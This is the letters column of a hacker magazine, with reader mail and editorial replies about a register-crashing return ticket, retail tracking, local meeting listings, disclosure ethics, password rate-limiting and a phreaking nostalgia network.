The craziest thing happened today at Target. Wife and I went to see what a friend's gift card issue was since they couldn't use it at the restaurant (how embarrassing). Anyway, we went to the return center, had a little chit chat, and they would've given us a replacement IHOP card but, unfortunately, they were out. So we got a different card of equal value and went back to the return center. The lady over there had a return ticket already prepared for us to do an exchange. She held up the ticket to scan it, *beep*, then all of a sudden the register crashed and forced a reboot. She was like "uh oh, the register crashed, let's try a different one." She went to register #2, *beep*, same thing. Once again frustrated, she tried register #3 in the same returns area. *Beep*, same thing. The returns area was now out of registers, so basically my wife and I shut down the returns area without even lifting a finger. We eventually had to go to the checkout area. So on register #4, the lady entered her worker ID, the password, then *beep!* You guessed it! *It crashed!* I was laughing up a storm deep down inside thinking that Target actually generated a return ticket that made their point-of-sale systems crash. It would have been hilarious if I had gotten a hold of that ticket and published it in the magazine. In reality, I was a bit aggravated that it took so long to exchange a gift card. I just thought it was worth mentioning that a simple ticket being scanned caused reboot chaos across four registers.

CasperGemini

As if Target hasn't had enough problems lately, this is something they really ought to lose sleep over. We'd like to hear some theories as to what may have been going on here. Now that we know

such a thing is possible, we're sure all kinds of experimentation will ensue, not only at this retailer but at many others. Bad software allows for so many possibilities.

Dear 2600:

I understand that "three letter government agencies" by law cannot collect the facial recognition information, but can "buy" it from Walmart and other entities. Walmart tries to match "faces" with credit card information, which then will give them names and addresses. Even if you usually pay cash, if you paid by credit card or check even once, they gotcha! It also appears that Walmart and Target collect information from RFID tags placed in high end clothing like expensive jeans (under labels) and other clothing customers are likely to wear again while shopping at the store. Walmart calls their program EPC. There is a sign on the door saying you can look up EPC at walmart.com if you want to know more. I did find a funny looking RFID tag in some underwear I bought at the Walmart in Franklin, Tennessee. It appeared to be over an inch wide and half an inch high. Had a chip in the middle with big wings attached on either side. I asked a relative that works in IT security what I should do with it. He said to find a cart in the parking lot and tape it to a not so prominent part and they'll be tracking that cart forever. I would send it to you, but it got lost in the car trunk.

Boxholder

Versification

Dear 2600:

Of copper, light, and waveform spawned,
The Argus' gaze pierces from beyond.
All man's deeds simultaneously recorded,
Myriad strands of data, all hoarded,
To this multi-eyed and mindless being,
Was given the gift of being all-seeing.
A mass of sensors, ubiquitously extended,
Regardless of source, all feeds comprehended.
Bentham's design, reaching greater height,
Achieved not by brick but by patterns of light.
In omnipresence, there can never be break,
For when one eye lies sleeping, another's
awake.

With such density of bits flowing through the wire,

Increasingly murky is the Boolean mire.

Yet there remains hidden, despite highly sought,

No datagram yet can encapsulate thought.

Evan Krell

Dear 2600:

My computer is not a tool. It is a person, just as I am. If I treat it like a person, it will treat me like a person. My enemy is strong, but I am stronger. My enemy brags about his ten gigaflop computer, but I am more powerful with my 30.68 gigaflops of fury.

I must know my computer, inside and out. I must know its hardware, its software, its networks, and its capabilities. If I am one with my computer, my computer will be one with me. I must destroy my enemy, and he will be nothing but a pile of bullshit and shitty computer parts. I swear by this creed and my country should stop all of this “hackers are criminals” stuff.

Neo Anderson

Convocations

Dear 2600:

How does one go about getting added to the meeting list? I was told by the meeting organizer that he had submitted to be added, but it has been months, and we’re still not on the list. Is there a submission process? Any information you could provide would be awesome.

There are no other meetings listed even remotely nearby this area so it would be great to be added. Thank you.

Johnson

It can take months because we’re a quarterly publication and meetings are updated for each issue. Plus, just submitting a meeting location is only the first step towards getting listed. There has to be follow-up as well, letting us know if the meeting took place, how many people showed up, if everyone was bailed out, etc. We’re happy to say that your meeting is now on the list.

Dear 2600:

I saw that you have taken out the Orlando meetings at the Fashion Square Mall at the Panera Bread. Could you please tell me why?

youssef

Due to numerous complaints about nobody showing up and a dialogue right here in the letters section, we felt it was best to remove it until and unless it becomes more organized.

Dear 2600:

I’m a technology enthusiast down here in Costa Rica and wanted to start a 2600 meeting. What are the requirements for me to get listed down here?

B

We’re happy to say that you’ve already met them. By posting the proposed meeting location, holding a couple of meetings, and letting us know how they went, you’ve given us enough reason to believe that this is going to be taken seriously and our sending people in your direction won’t be a waste of time for them. We wish you the best of luck and hope to hear more.

Dear 2600:

I’ve tried to make contact with the organizer for the Ann Arbor meeting and haven’t had any luck. I’ve tried to catch them in IRC, etc. as well to no avail. Are you aware of the current status of the meeting? If it’s dead, which it really seems as though it is, I’m located in Detroit and am considering starting up a group here since one doesn’t

even exist for Detroit. Please let me know what you know!

Matt

Regardless of whether or not Ann Arbor is still happening, a meeting in Detroit is something we’d support. We’ll look for more reports on the status of the Ann Arbor meetings and act accordingly.

Dear 2600:

Friday between 5 and 8 pm is difficult for both religious Jews and Muslims, as Friday until sunset is a holy day for Muslims, and Friday evening to Saturday evening is the Jewish Sabbath. Is there any room for scheduling a meeting Saturday night instead, a common time off for everyone? (Sunday is a regular work day here.) I know it’s a long shot, but because of the surrounding circumstances as far as the work week and religious issues, I had to ask.

S

This was discussed a bit in our last issue and, as it turns out, a group has put together a meeting in Israel that doesn’t conflict with the Sabbath. So, for the first time, we have 2600 meetings that don’t take place on a Friday evening. Since such a sizable amount of the population wasn’t able to participate on that day, this exception makes sense in this situation. Below are some details on how it all went.

Dear 2600:

Here is a summary of the first 2600 meeting in Israel:

5:40 pm: guy walks by “2600 mah ze” and says to his companion (“what’s 2600?”), responding to the fact that I perched the magazine at the end of our table in the food court. The guy keeps walking.

5:51 pm: balloon popped, echoing around the food court and scaring everyone. Whew, not a bomb. No, it wasn’t an attempt to drum up some attention for our meeting.

6:25 pm: The same guy approaches and again asks me in Hebrew (not his companion this time) “what is 2600??” Told him briefly, showed him the magazine, he thought it was cool even though he couldn’t read English, shook my hand.

7:05 pm: second meeting attendee shows up.

We discussed IPv4 compared to IPv6, related security issues, how to promote the meeting, and the best flavor of ice cream milkshake at McDonalds. (Having a kosher McDonalds around is always a treat.) The meeting was held in English.

The second person attended through word-of-mouth and not because of my posting online.

Incidentally, I posted different versions of the following:

“Putting together a 2600 meeting, getting it off the ground according to the suggestion in the latest issue of 2600 to hold it Thursday instead of Friday (Shabbos). Therefore, it will be on Thursday, February 6, 2014 from 5-8 pm in the *big* Fashion Mall in Beit Shemesh, second floor, food court. (Mall is

across from the Beit Shemesh train station.) Please print and hang on bulletin boards, repost online, and spread the word.”

S

Congrats and please keep us updated.

Dear 2600:

This recent Friday was the first meeting I attended, and I brought a friend with me. Unfortunately for us (and I don't want to call anybody out), we went to the meeting location listed at dc2600.com. This week, the meeting organizer(s) decided to try a new location which they announced on Twitter (which I saw after arriving and two other new people showed up as well) but didn't update the website. The new location was several metro stops away and by the time we would have gotten there, the meeting would likely have been over already. So those of us at the old location had a nice dinner and chat, and I jokingly christened us the 5200. We all now know the meetings are in a new location and will be there next time, but that's my report from the underground.

Matt

We're sorry this happened, but to the best of our knowledge the meeting location in Washington DC hasn't changed. Twitter really isn't the best way to announce a change, especially if there's an existing website. Hopefully, this was an anomaly, but if there is a change to the location, we'll be sure to publicize it.

Appreciation

Dear 2600:

I finally did it. After living the minimum wage lifestyle for so long, I managed to find actual, meaningful employment in the IT field. A week ago, I was stacking cans of soup in the world's sleaziest health food store. Today, I was restructuring the VoIP system of a corporation with offices around the country. Once I get my first paycheck, I'll be making exactly twice as much per month as I was at my last job. At the very least, after three months I'll be able to say I'm an IT guy and never return to retail. I sincerely want to thank the editors, contributors, and readers of 2600 for making a worthwhile magazine which kept me sharp and ambitious while I wasted my life doing pointless work. To anybody out there who can relate, and who knows what it's like to be stuck in the meaningless cycle of unskilled labor, I want to say that there is a light at the end of the tunnel. Even if you lack degrees, certifications, or ten years of "real" experience, there's an opening out there somewhere where you can break into the field. Use the same hacker skills you've used your whole life to outsmart the other nine candidates who've applied for the job, because you're absolutely capable of doing so. Be ambitious and confident, and just go do it.

Anonymous

We appreciate the words, but the credit goes to you for not losing sight of the potential that's always out there. While there are many "meaningless" jobs, what's unique in all of us is our imagination, something that all of the oppression, boredom, and discouragement of the world isn't able to crush. That uniquely human characteristic is the shining light that brightens the daily drudgery and which can often lead us out of it. The point is never to give up on yourself or on the potential for change.

Dear 2600:

I have read your magazine for quite some time and I love what you do. After my computer teacher introduced me to your magazine, I have wanted to learn hacking because it sounds like a fascinating field. The trouble is, I have searched far and wide for directions on how to begin learning about hacking. While the information in your magazine is intriguing, I admit that most of it is incomprehensible to me due to my lack of experience. Can you tell me where and how to begin?

A loyal reader

You have already begun. The thing to remember is that there's always going to be material that appears to be incomprehensible to you. This is true of everyone, whether they care to admit it or not. The more you read, obviously, the more familiar you'll become with the subject matter. But even in those articles that you believe are shooting well over your head, we believe you can grasp the overall meaning of them, even if the particulars escape you. Otherwise, why would you be even slightly interested? So, since we've established that you have in fact already started to learn quite a bit about hacking, the best way to keep or increase your momentum is to become more a part of the community, whether it be by going to meetings, becoming part of a local hackerspace, or engaging in a dialogue here. You will never know it all. But you're in as good a position as anyone to get a firm appreciation and overall understanding of what the hacker world is all about. That alone puts you ahead of just about every elected official and media pundit out there.

Dear 2600:

A couple of comments. First, while none of us either like DRM or the MPAA/RIAA Mafia or much of their illegal actions, we cannot change them without letting our money and doing business with them speak loudly. Next, having been a victim of ID theft twice, I do not do online transactions. Since Amazon will not do business with you unless you provide both personal information and do it all online where you are again subject to exposure, I simply will not do business with them.

That is why I have a subscription to 2600. I enjoy it immensely. I laugh more often than not as I read the letters, sometimes from the content and frequently from 2600's reply. I love the sardoni-

cism and often excellent sarcasm. I do not always agree with you, though, and I think you are making a mistake with Amazon as Amazon is well on the way to pushing out many small bookstores, as I learned while searching for two books recently. I paid almost triple to avoid Amazon and I don't regret it. I will continue to keep up my subscription to 2600 and pray that they are not forced to deal only with Amazon as time goes on and as a number of small bookstores have been forced to. They won't take checks and if you won't pay online, they "can't" do business with you, and that includes credit cards over the phone. That's what the market e.g. Amazon requires.

I particularly enjoy the fact that 2600 encourages the younger folk in more positive ways than my generation did. I don't get all the techie stuff but I get enough that my network hasn't been intruded upon since 2006, and I haven't been tagged with malware in nearly as long.

Captain V. Cautious

We have supported local bookstores from our beginnings and we're always happy to be carried in one. As a magazine, however, we want to make our publication available in as many places as we can, in print and through digital methods. Expanding into chain stores years ago helped us gain many new readers. More recently, through the Kindle, we've managed to reach many thousands of people who we may otherwise never have reached, as well as reestablished links with readers who, for one reason or another, were no longer able to find us in their local stores. We're now reaching even more people through Google Play. Our goal is to have as many options available to readers as we can, so that if one doesn't work for you for whatever reason, there will always be another.

Dear 2600:

This comes to you from DownUnder and via snail mail - guess you could say I am of the old school and sit on the fence between old and new with a foot in each.

Having said that, I have to say how delighted I am to find such a tome as yours - sort of unlocks the Pandora's Box of computers for me. Your zine came by way of my new Kindle - an unexpected birthday present which opened a new window in my "reading soul" and showed me the way to San Jose and back with a cache full of books I never expected to access. Glorious fun for a bookworm such as I!

So, worming my way through the many categories and subcategories, I spied the Internet and Technology section... whereupon I thought "well, this could be interesting...."

Oh, the delight of my left brain! Here it is, the way through the maze and labyrinth of "how it bloody well works." Hats off to all ye hacker folk who delve deeply where angels fear to tread.

Seriously, my knowledge of the deep stuff is limited, but 2600 has given me a new lease on life to go where my angels said "no, not there, 'tis the devil's playground." Devil be damned, so Volumes 28 and 29 were added to the cache and thus it is I begin my new lessons.

My original lessons began on a Mergenthaler Linotype as I decoded the art of good old fashioned typesetting in the days when you had to learn what all the fonts looked like or were going to look like in a given text, how much kerning and leading were required, not to mention the art of drawing a line. That required an x and y coordinate plus the point size, and hopefully you did not end up with an elephant's footprint rambling across the page to infinity. All done, of course, looking through the glass darkly on a screen which simply blinked in black and green. Keying in the daily horse racing guide required the use of left hand mouse action, right hand typing, and a memory which contained the endless parameters for font changes, lines, dots, white space, and alignments! Would I thus be correct in surmising that the HTML used today is a child of the original typesetting codes and parameters? Has to be, methinks.

Well, I am still finding my way to get "more private" in my computer land and the many hints I've found in 2600 are inspiring to say the least. For some reason, I always felt the need to use totally different passwords - just seemed to make sense and I simply keep a hard copy. A clever little "gri-moire" in an alpha-lingo of my own creations....

So, as left brain would have it, I figured I needed to educate myself on a bit of terminology and, to that end, discovered techterms.com, a great resource of just about any bit of lingo housed in computer land. Guess you have to start somewhere and, as much as I loved the articles, I was stymied because I didn't have a clue what most of it meant.

Of a couple of articles which grabbed my attention, one was on bitcoins (I had been looking for an online business and found reference to this, but left it alone). Then came along 2600, and said article inspired me once again. Thanks for that! I kinda feel this bitcoin thing is important in the coming time. Most folk are aware that worldwide finance is a bit of a mess and the crunch will come. Things in Australia are not too bad, but poor old New Zealand is like the testing ground for what will come here. I sense that bitcoins will put money power back into the hands of ordinary folk. Maybe it will morph in the years to come, but it certainly rings a bell in my mind as being something to watch - and hopefully get into!

Well, that's it from DownUnder... go all ye hackers, go! Never stop inquiring and light the wise fire of divine intelligence which we all possess. I go now to disciplined study and uncover the hacker within....

Ed
Australia

PUBLIC ADDRESS



Further Questions

Dear 2600:

I have a few articles ready for submission. Would like to send them to you, but first could you please point me in the direction you would like to see? Have a few ready about how to hire pen testers, how to conduct safe pen tests, exploit development (basic stack overflow, basic malware analysis), behavioral analysis, and a few more. Is there anything in particular you would like to publish about?

Yuval Nativ

We want you to write about what you know and tie it into the hacker perspective as best you can. We don't want to steer you into a specific topic or theme since you may have a great deal to say on something we know little about. The best articles come from the passion you feel about the subject matter, not from an assignment by us or anyone else. We look forward to seeing what you have to say.

Dear 2600:

The below mentioned things I used to do regarding penetration testing and currently working with the penetration testing (article writing and book publishing) firms from the U.K., Poland, and Russia. Let me know if I can submit an article and work along with you guys.

RP

In the interests of time and space, we left out your extended resume, which was pretty impressive, but completely unnecessary. We're not about titles and achievements, but rather ideas and theories written by curious and adventurous types who aren't afraid to try new things and risk getting into a little trouble in the process of learning and sharing information. That's what we define as the hacker perspective. So please send us an article (articles@2600.com) and tell us what you've been up to and what sorts of havoc you might be able to wreak, given the opportunity. You can be nine or 90, as long as you can write and have something interesting to say.

Dear 2600:

I'm going to be purchasing a lifetime subscription in the coming weeks and had a small (and fairly trivial) question.

I've been reading your magazine since the mid 90s, and have always purchased it from a store. For subscriptions, do you ship the issues in an envelope or is it loose? I ask because I live in the frozen wastelands of Canada, and loose magazines from other publications tend to get torn up by the time they reach me.

I'm definitely getting the lifetime hook-up, so your response won't alter my decision. I'm just curious about what I can look forward to, that's all.

Thanks for your time.

Daniel

We thank you for your support. Lifetime subs help us pay the bills. Your issues will arrive in plain brown envelopes. For those who are really concerned about such things, our name doesn't appear in the return address.

Dear 2600:

I have been published a substantial amount and I have just completed an interview with an individual that by anyone's definition is a cyber spy. I thought of your magazine as a good place for such a piece.

As background, I was working on a piece about a cyber attack and this just sort of evolved out of that. My guess is that it would be about 1000 words.

So, are you interested? If so, when would you need the piece by?

Kevin

As our auto-responder should have told you, articles are continually processed, so deadlines aren't really an issue. Please just send us what you have and we'll hopefully find a place for it in a future issue.

Dear 2600:

If I digitally subscribe to 2600 through Google Play, would I be able to participate in the many perks that regular dead-tree version

subscribers have?

A curious person

If by perks you mean being able to submit a free Marketplace ad, yes, this is now possible if you send us some sort of proof of purchase in place of the subscriber label coding. The perk of being able to smell the ink or fan yourself with our pages just isn't available to digital subscribers, sorry.

Article Feedback

Dear 2600:

In 30:4, the article titled “Black and White: The Growing Schism between Hackers and the Law” is a great example of our universities, lawmakers, and law enforcement not working together to explain how to properly report a vulnerability to an affected organization. I think it is high time we all start contacting our politicians to encourage them to begin writing better laws and enacting better policies to allow white hats to report problems they find to site owners. When I say white hat, I literally mean someone following the letter of the law. Going into a network, especially areas that require authentication, and snooping around without written consent from the owner and without doing damage, is equivalent to breaking the Computer Fraud and Abuse Act of 1986 (CFAA). The CFAA should be your ultimate guide to determine what you are wearing - enough said.

Not to knock the original writer, but it seems he must not have known or tried to use a whois lookup to find the contact information of the site owner. He should have also tried to contact one of the Infragard members listed on the site, assuming they had their email addresses posted. The reason for the feds’ overreaction is that Infragard is a forum between federal, state, and local governments, along with critical infrastructure organizations, to discuss critical security issues. Posting a vulnerability all over the place was not the brightest idea, but it was noble for the writer to try to get their attention. I hope this incident does not cost him his future job prospects.

I would suggest that we all try to use some discretion in bringing to attention critical security issues that were accidentally discovered, by using anonymous forms of communication to report the problem to site owners. That means using whois.sc, looking for the webmaster’s email address (which the author did try), and using Google to try to look up the owner’s contact information. It is vital that you document all of

the time and work you did (e.g. right clicking and looking at the source code of the site). This is your get out of jail free card. It proves what actions you performed and when. Assuming the site owner has logging enabled, the logs should clear you from any wrongdoing - this assuming you didn’t go into any protected areas on purpose or try anything to exploit the vulnerability. Overall, you need to treat this with due diligence. If you can’t find the site owner, then contact the hosting company as a last resort. If that does not work, then just let the site owner find out the hard way. I am sorry to say that, but if you covered all your bases, then the onus is on the owner and you should pride yourself on doing a good job.

Never cease trying to do good - it will be rewarded one day. I understand the author’s frustration and belief that no good deed goes unpunished, but I believe in the end the good will always outweigh the bad. Keep trying and never give up helping those around you.

The Professor

And don’t forget to send us the details whether or not you were successful in getting any attention. It’s what we’re here for.

Dear 2600:

I enjoyed “Telecom Informer,” as always, in 30:4. In the article, TProphet bemoaned the lack of responsible schools of thought for American businesses. I’m writing to mention that there is now a new breed of business school, where “sustainability” is the key theme. Bainbridge Graduate Institute, near one of TP’s prior haunts, Seattle, is one of the earliest. Presidio College has a sustainable MBA, too. One of the binding notions is 3BL, or Triple Bottom Line, which emphasizes “people, planet, and prophet.”

Estragon

Seems like a natural fit with a slogan like that. The spelling is a little off, though.

Dear 2600:

I was just reading Clutching Jester’s “Hacker Perspective” column in the Spring 2014 issue and the “encrypted” message at the end of the article is “Happy hacking, everyone!”

It is shifted two characters to the right in relation to the typical American keyboard. I’m sure you have figured it out already, but I just thought I would send a message to spoil the secret!

Wolf Bronski

*Random Thoughts***Dear 2600:**

When thinking of privacy statements such as those found on the bottom of websites or pertaining to other services used, consumers believe this means their information will be kept from prying eyes. The complete opposite is true when it comes to privacy statements that individuals agree to. Instead, these statements give many loopholes for any type of organization to give out personal information on consumers. Privacy statements give the organizations providing a particular service terms that only benefit them, not the consumer, clients, etc. Privacy statements are legal contracts that have loopholes to benefit only the service provider, not the individual users, unfortunately. My advice to all consumers like myself is to read those terms carefully.

Bill Miller

This is good advice, but we also need to know what exactly to do when these terms fall short of our expectations. Many of them contain pages and pages of legalese and it's almost impossible for any but the most dedicated to wade through all of that. We believe that helping to spread the word on which of these agreements actually offer a raw deal to the consumer is a very valuable service. Often, the resulting bad publicity results in a quick change to the policy in question.

Dear 2600:

With the rise of password cracking tools using dictionary, brute force, and algorithmic methods, why haven't system administrators and programmers universally adopted a simple method of thwarting such attempts?

These attempts rely on the fast computing power of both the target system and the attacking machine or network. Password crack attempt speed is currently measured in millions or billions of attempts per second. Why not simply set up the target systems to require a delay of, for example, one second per password attempt on each username? I admit to not being a developer, so I don't know if it's easy or possible for a system to lock out each particular username for one second after each failed attempt at that username. Many systems will lock you out after a specified number of failed attempts, so my proposal seems reasonable. Developing and implementing this ability would essentially end password cracking by slowing the cracking tools down to glacial speed. Authorized automated systems which contain the correct

password and human users would not be inconvenienced at all.

Food for thought....

Sol

The extremely fast password attempt speed you refer to applies to offline attempts, where a list of encrypted passwords has been obtained and the cracking is done at whatever speed is available through the hardware and program being used. Actual attempts using a login prompt do indeed slow down on some systems, such as Linux, in almost exactly the way you propose. The real trick is to keep the actual password file secure, as there is no way to control the speed with which someone attempts to crack it once it's in their hands.

Dear 2600:

So instead of a rally in D.C., how about one at Ft. Meade, Maryland? It is public domain... think about that... why can we not see what is inside the software? I am very interested to see this magical coding that eludes all perimeter security. Furthermore, I would argue that it is in the public interest to see the source code to this software that they call PRISM. We all know that it takes a lot of processing speed to convert binary to assembly language, so in that there is the real possibility of a physical or metaphysical layer such as EMP, or electromagnetic impulse. The utilization of this bandwidth is the most efficient way to collect metadata since the invention of transistors and is one of the most untapped resources, being that it is a physical reaction on the atmosphere that is being collected. These new devices that are visible in the magnetic spectrum are the hole in the window or the reason you keep being robbed.

There are a number of factors, now. Going backwards from metaphysical, we get into physical or actually visible in the known measurable range. We have a large amount of data being hexadecimally rearranged into variables that seem inconsistent or rearranged and then that data is stored. Without an outer shield/condom for computers, the infrastructure will always be vulnerable to an outer perimeter attack on information. SIGINT is nothing new. It is a shame that this technology is not available to consumers; to detect and reuse such an energy source is vital to power consumption capabilities in the sense that it allows more power to be stored in one AA battery. Theoretically, you could turn one AA battery into the largest supercomputer in the world if enough resources were applied to it.

J Thompson*That's one battery we could really use.*

Communications

Dear 2600:

I'm writing a book about what society can learn from the work, motivations, and methods of hackers. And I'm hoping you'll consider allowing me to include you. Obviously, your work across 2600 and HOPE makes your perspectives essential and I'd love to talk to you about it in person.

My working premise is that the rest of us (i.e., not hackers) have a lot to learn from the way hackers (white hats) go about things. I'm exploring how we might become better in life, business, art, etc. if we can adopt some hacker traits ourselves. And I'm wondering whether a world of driven, questioning hackers might be able to solve some of the world's problems, and how we do that.

Dave

We get a lot of letters like this and it's simply not possible to give each of them individual attention, let alone do in person things. That's why we encourage people to attend (and start) our meetings, as these are the places where all sorts of conversations are possible with people who really do get it. Sure, they may not be official representatives of the magazine, but that really isn't important in describing what hackers are all about, relating some of the history, etc. People who come to the meetings are usually quite well versed in what we're all about and they deserve the opportunity to give their perspective. We're also able to provide feedback at our conferences and through our weekly radio program, in case you really want something specific from us. Finally, we're not big fans of the whole white hat/black hat thing as such designations are meaningless and ultimately harmful. People, especially hackers, cannot be categorized in such a simplistic manner, unless it's to sell a product or scare someone into buying or doing something you want. You will find generally good people doing evil things and vice versa. That's the nature of humanity and it's no different with hackers. We're just a bit more interesting.

Dear 2600:

I have been inspecting some of our cable equipment and i haven't read up on the magazines in a long time. However, my dad's phone hasn't worked right since 2009 and it's our business phone also. I went out to inspect some of the cable stuff.... I found four red tags on the cable lines, one blue tag, and one white tag. None of our services have worked properly and

a lot of times we don't even get our phone calls. What are the technical codes of these tags?

Robert

To the best of our knowledge, those tags simply indicate the last time that particular piece of equipment was looked at or serviced. It would be very helpful to know what was written on them, if anything. For your dad's business phone to not have worked properly for the past five years is inexcusable. We're not sure what kinds of problems you've been having, but it's been our experience that when dealing with the phone and/or cable companies, aggressive hounding is sometimes the only way to get something done. Obviously, it helps to be specific and direct with them. The problems you're having need to be documented and, if nothing is fixed after all of that, your next stop should be your region's Public Service Commission or equivalent.

Dear 2600:

Have you heard about the proposed new rules on net neutrality the FCC just announced? They plan to allow a "fast lane" at higher pricing. What do you think about this? It was just announced today, April 23rd.

Jerry listening on WBAI

The net neutrality issue is moving too fast for us to be able to say definitively where it stands at the time we make it to newsstands and subscribers. Suffice to say, it's in dire shape at the moment, due to the recent actions by the FCC. If that is allowed to go unchallenged, it will change a great deal about the way we get access to the Internet. We believe individuals won't benefit from this and that large corporations and parties interested in control of traffic will be the ones who gain. But the battle is not lost. This recent turn of events only serves to demonstrate how quickly things can change and how we should never let our guard down. We suggest keeping updated online, particularly through sites such as eff.org, so more negative changes don't go through without our being witness to them.

Information

Dear 2600:

For those who missed their chance at phone phreaking in the 80s and 90s, the Phone Losers of America have developed a Telephone Network Interface which is connected to seven answering machines. This interface allows people an opportunity to hack into the connected machines, thereby experiencing some of the thrill

enjoyed by enthusiasts back in the glory days of phreaking. The list of answering machines currently includes an ITT 9910, AT&T 1722, GE 29875GE1-B, Vtech 9152, AT&T 1738, GE 2-98768, and a Panasonic KX-TC1743W. Hacking answering machines is easier nowadays thanks to the advent of Google to locate their respective instruction manuals, but some can prove to be more challenging. In addition to the answering machines, the network also offers a conference room that nobody is ever on and a “choose-your-own-adventure” game that can be played over the phone. The system also recognizes Autovon military tones to access extra “features.” This isn’t the first network to be developed in hopes of capturing the nostalgia of old-school phreaking. Project MF exists to give younger phreaks a taste of what blue-boxing was like and it appears that HackThisSite.org is working on a similar project. If anybody wants to give old-school phreaking a try, you can find information at ProjectMF.org and PhoneLosers.org/TNI. The Phone Losers of America TNI can be reached at 206-424-8422.

Tyler Frisbee

This is truly some amazing stuff and we’re thrilled that the history is being preserved in this manner. We had all kinds of fun with answering machines over the years and had even more fun watching others try to hack ours. Incidentally, we printed an article on brute forcing PIN code keypads in our Spring issue which contained a list of the shortest possible sequence for entering anything up to a four digit code, which would pretty much cover any answering machine of the era.

Dear 2600:

I read that some of your readers had lost the back issues (and probably some other items as well) when their credit card expired from Amazon.

Myself being a veteran of the IT industry with a long period of my career spent doing backups (and restores) for a living, and generally being cautious about trusting Big Corporations with my stuff, I “solved” this very problem a while back.

I use an application called Calibre (<http://calibre-ebook.com>). With that you will be able to manage your Kindle (and other e-book readers) and synchronize the content to and from your device and computer, aka backup!

Keep up the good work!

//j

We’ve heard very good things about this ap-

plication and hope our readers use this to protect the content they’ve purchased. With luck, we’ll be able to help make this the norm, so that nobody loses back issues of any publication.

Dear 2600:

I enjoy reading your articles and love the variety included in each edition. Thank you 2600, and thank you to all contributors.

I know you’ve already mentioned Grace Hopper in the past, but I think she’s worth reintroducing on a regular basis. Newcomers will benefit by learning about someone who greatly influenced our current understanding of technology and leadership - and old hacks occasionally need a reminder of such things. Grace is not with us anymore, but she was incredibly influential when she was; her ideas are still relevant and applied to this day. You can learn more at http://en.wikiquote.org/wiki/Grace_Hopper.

Oliver

Dear 2600:

I was rummaging around the insides of my XP PC and learned that Microsoft decided on an interesting name for the OS’s final build number.

I’m pretty sure someone must have sent this to you already, but just in case... screen grab attached.

Chris

We didn’t even have to look. Build 2600, right? We’ve gotten so many emails on this over the years, we’ve completely lost count. What’s most surprising about it all is that it’s lasted so long.

Meetings

Dear 2600:

The New York City 2600 meeting was an important thing in getting me to where I am in the world today. However, over the past ten years or so, I haven’t attended any. I was thinking about attending the next meeting and giving a hacking presentation, something relatively low key (I remember how the Citigroup people were). I was wondering if I should just show up, develop a quorum, and make it happen, or if there is someone specific I should speak with who “runs” the meeting. If it goes well, maybe I’ll make it a regular thing.

Brad

If you attended the meetings in the past, you should remember that they are extremely informal and that “presentations” aren’t really given. Some meetings are able to incorporate such things, but to the best of our knowledge,

New York didn't really do this. Also, there is no one person who "runs" the meetings in any location. It's a group effort and there's no rank to pull. We hope you show up and get reacquainted with attendees.

Dear 2600:

I am here at the Krystal's Hamburgers in Titusville, Florida, the stated meeting location for 2600 readers in this part of East Central Florida. Once again, I feel like The Maytag Repairman as I sit with the empty boxes that once held my Krystal hamburgers, and I wander back to the counter to refill my small Coke every once in a while. The free refills and free wi-fi is what made the location my venue of choice since the Stonefire Art Gallery closed down.

Please consider asking meeting hosts to list their Foursquare short code for inclusion in their meeting listing. This way, people looking for the meeting can find a standardized format (Google Maps) for finding the meeting venue. Example:

Titusville: Krystal Hamburgers, 2914 S Washington Ave (US-1). <http://4sq.com/bp-M6DY>

The use of the Foursquare short code allows a user to not only find our venue, but use the directions section of the site as well without the host having to deal with geocoding the place. Meeting hosts just look for their venue on foursquare.com, and the short code is available on the page.

Richard Cheshire, Phreak & Hacker

Again, as we don't actually have hosts for the meetings, it's tough to say who would take on the responsibility for doing this and making sure it was accurate. While this can be convenient, we don't think people aren't showing up because they can't find one of our venues, especially when an address is given. If there still isn't anyone else showing up after the promotion this meeting has received through the magazine and website, not to mention this letter, we'll have to conclude that it's just not a viable location.

Dear 2600:

I am disappointed at the turnout of the meetings, especially since it is already official on the website. Is there anyone that you know in Minnesota who would like to take over and will show up every month? Thank you.

Scott

We urge you not to give up so quickly. It can take many months to get responses and attendance and we know it can be frustrating to not see results right away. If you continue to get the

word out, we believe people will respond. Getting a website going can definitely help, as can social media. If there is a problem with the location for potential attendees, you will likely hear about it there.

Dear 2600:

I have a friend who was looking for the local 2600 meeting. He said he checked out Barnes and Noble downtown and was unable to locate it at the typical time and that the website for the local chapter seems to have dissolved/disbanded. I would like to start a new 2600 local meeting in Maryland. I can create a website with times and information about topics. Is this acceptable? Supposing I set up the details and get it running, what is necessary for my group to be listed as a meeting in the official list? Is there a code of ethics for local meetings that I could found the group on to attempt to keep it professional and out of legal trouble? Let me know any information you can provide. Thank you.

David

All of the info you're looking for can be found in our guidelines section on our meetings page (www.2600.com/meetings). We do suggest keeping the meeting in the same place if you're planning on reviving an existing meeting, as you don't want people going to different locations based on old listings or memories. Meetings should only be moved if there's a problem with the venue, such as it going out of business or being extremely hard to find or inconvenient to get to. Read on for someone else with a similar objective.

Dear 2600:

I'm going to give a shot at reviving the Maryland 2600 meetings. If you're interested, meet us at the Barnes and Noble in the harbor. You can be anonymous and avoid the linkedin-esque environment that has largely taken over the local hacker scene. Don't worry about expensive meals and alcohol, or offending a potential employer, because there will be neither.

zenlunatic

Sounds like there's some history here which may be worth exploring as a lesson to the rest of us. Please share these experiences if you can. We wish you luck getting things going again.

Dear 2600:

I would like to know how I can be a part of your next meeting?

Stacy

We have the easiest meetings in the world to be a part of. Just show up and you become part of them. If you don't have one nearby, you can

start them and become a part of them that way. Our meeting guidelines are at <http://www.2600.com/meetings/guidelines.html>. It's really that simple.

Dear 2600:

What can I do about an incorrect 2600 meeting location in the Dallas area? I am aware that there is both a "Dallas 2600 meeting" and a "North Dallas 2600" meeting, but I only see the listing for "Dallas (Plano)."

What can I do?

Mike

You did the right thing coming to us. And you weren't the only one. Read on.

Dear 2600:

It has recently come to my attention that the Dallas 2600 meeting has been removed from your 2600.com/meetings/mtg.html page. The Dallas meeting has been at the same location for over six years.

We have had meeting information up at <http://tx2600.org> and <http://tx2600.info> for several years and run an active mailing list on tx2600.info.

Please correct your information. I'm also available in the irc.2600.net #tx2600 channel if you have any questions.

Will (NameBrand)

The situation has been rectified. This mixup happened when we received an update for a meeting that seemed to be representing Dallas and, having not seen any recent reports from the old Dallas location, we assumed it was the same one that had moved. We've renamed the new one as Plano and restored Dallas to its rightful place. We're happy as always to see people paying attention.

Dear 2600:

Hi I am looking to participate in meetings with Hax0rs

LONDON STYLE PLS

DANKE

Budo

